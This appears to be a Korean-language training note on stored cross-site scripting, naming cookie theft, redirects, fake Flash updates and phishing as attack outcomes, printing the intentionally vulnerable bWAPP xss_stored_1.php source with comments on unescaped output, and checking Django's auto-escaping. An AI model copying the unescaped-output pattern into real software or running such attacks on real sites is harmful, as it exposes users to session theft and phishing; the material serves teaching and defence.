
감염된 브라우저 정보를 확인


쿠키 정보 탈취

소리 파일 재생
https://freewavesamples.com/files/Ouch-6.wav

Redirect

Fake Flash Update

Google Phishing
취약한 소스 코드를 확인
bee@bee-box:~$ sudo gedit /var/www/bWAPP/xss_stored_1.php
<?php
include("security.php");
include("security_level_check.php");
include("functions_external.php");
include("connect_i.php");
include("selections.php");
$entry = "";
$owner = "";
$message = "";
function xss($data)
{
include("connect_i.php");
switch($_COOKIE["security_level"])
{
case "0" :
$data = sqli_check_3($link, $data);
break;
case "1" :
$data = sqli_check_3($link, $data);
// $data = xss_check_4($data);
break;
case "2" :
$data = sqli_check_3($link, $data);
// $data = xss_check_3($data);
break;
default :
$data = sqli_check_3($link, $data);
break;
}
return $data;
}
if(isset($_POST["entry_add"]))
{
$entry = xss($_POST["entry"]); ⇐ 다른 실습과 틀리게 xss() 함수에서는 xss 취약점과 무관한 처리를 수행
$owner = $_SESSION["login"]; 입력값에 SQL Injection을 유발하는 입력을 필터링 후 저장
if($entry == "")
{
$message = "<font color=\"red\">Please enter some text...</font>";
}
else
{
$sql = "INSERT INTO blog (date, entry, owner) VALUES (now(),'" . $entry . "','" . $owner . "')";
$recordset = $link->query($sql);
if(!$recordset)
{
die("Error: " . $link->error . "<br /><br />");
}
// Debugging
// echo $sql;
$message = "<font color=\"green\">Your entry was added to our blog!</font>";
}
}
else
{
... 생략 ...
}
?>
... 생략 ...
<?php
// Selects all the records
$entry_all = isset($_POST["entry_all"]) ? 1 : 0;
if($entry_all == false)
{
$sql = "SELECT * FROM blog WHERE owner = '" . $_SESSION["login"] . "'";
}
else
{
$sql = "SELECT * FROM blog";
}
$recordset = $link->query($sql);
if(!$recordset)
{
// die("Error: " . $link->connect_error . "<br /><br />");
?>
<tr height="50">
<td colspan="4" width="665"><?php die("Error: " . $link->error);?></td>
<!--
<td></td>
<td></td>
<td></td>
-->
</tr>
<?php
}
while($row = $recordset->fetch_object())
{
if($_COOKIE["security_level"] == "2")
{
?>
<tr height="40">
<td align="center"><?php echo $row->id; ?></td>
<td><?php echo $row->owner; ?></td>
<td><?php echo $row->date; ?></td>
<td><?php echo xss_check_3($row->entry); ?></td> ⇐ 보안 등급이 높은 경우
</tr>
<?php
}
else
if($_COOKIE["security_level"] == "1")
{
?>
<tr height="40">
<td align="center"><?php echo $row->id; ?></td>
<td><?php echo $row->owner; ?></td>
<td><?php echo $row->date; ?></td>
<td><?php echo xss_check_4($row->entry); ?></td> ⇐ 보안 등급이 중간인 경우
</tr>
<?php
}
else
{
?>
<tr height="40">
<td align="center"><?php echo $row->id; ?></td>
<td><?php echo $row->owner; ?></td>
<td><?php echo $row->date; ?></td>
<td><?php echo $row->entry; ?></td> ⇐ 보안 등급이 가장 낮은 경우
</tr> → DB에 저장된 내용을 그대로 출력
<?php
}
}
... 생략 ...
function xss_check_3($data, $encoding = "UTF-8")
{
// htmlspecialchars - converts special characters to HTML entities
// '&' (ampersand) becomes '&'
// '"' (double quote) becomes '"' when ENT_NOQUOTES is not set
// "'" (single quote) becomes ''' (or ') only when ENT_QUOTES is set
// '<' (less than) becomes '<'
// '>' (greater than) becomes '>' ⇐ <script> 태그가 <script> 형태로 변경되어서 전달
→ <script> 형태를 브라우저는 <script> 텍스트로 단순 출력
return htmlspecialchars($data, ENT_QUOTES, $encoding);
}
function xss_check_4($data)
{
// addslashes-returns a string with backslashes before characters that need to be quoted in database queries etc.
// These characters are single quote ('), double quote ("), backslash (\) and NUL (the NULL byte).
// Do NOT use this for XSS or HTML validations!!!
return addslashes($data);
}파이썬 Django에서 크로스사이트 스크립트
https://semgrep.dev/docs/cheat-sheets/django-xss/
프로젝트 디렉터리에서 가상환경을 실행하고 개발서버를 실행
c:\Temp> cd c:\python\projects\mysite ⇐ Django 프로젝트 디렉터리
c:\python\projects\mysite> code .
c:\python\projects\mysite> c:\python\mysite\Scripts\activate ⇐ 가상환경 실행
(mysite) c:\python\projects\mysite> python manage.py runserver ⇐ 개발 서버 실행
pybo 사이트에 접속해서 질문에 스크립트 코드를 추가해서 저장


스크립트 코드가 실행되지 않고 단순 문자열로 출력되는 것을 확인

페이지 소스보기를 통해 확인해 보면 스크립트 코드가 HTML 인코딩되어 있는 것을 확인할 수 있음

sqlitebrowser로 DB 에 저장된 내용을 확인 ⇒ 스크립트 태그가 저장된 것을 확인

DB에 저장된 내용을 XSS 공격에 안전하도록 출력해 주는 부분을 확인 ⇒ DTL에서 실행 가능한 코드를 안전하게 HTML 인코딩해서 출력
HTML 태그를 포함하는 답변을 등록

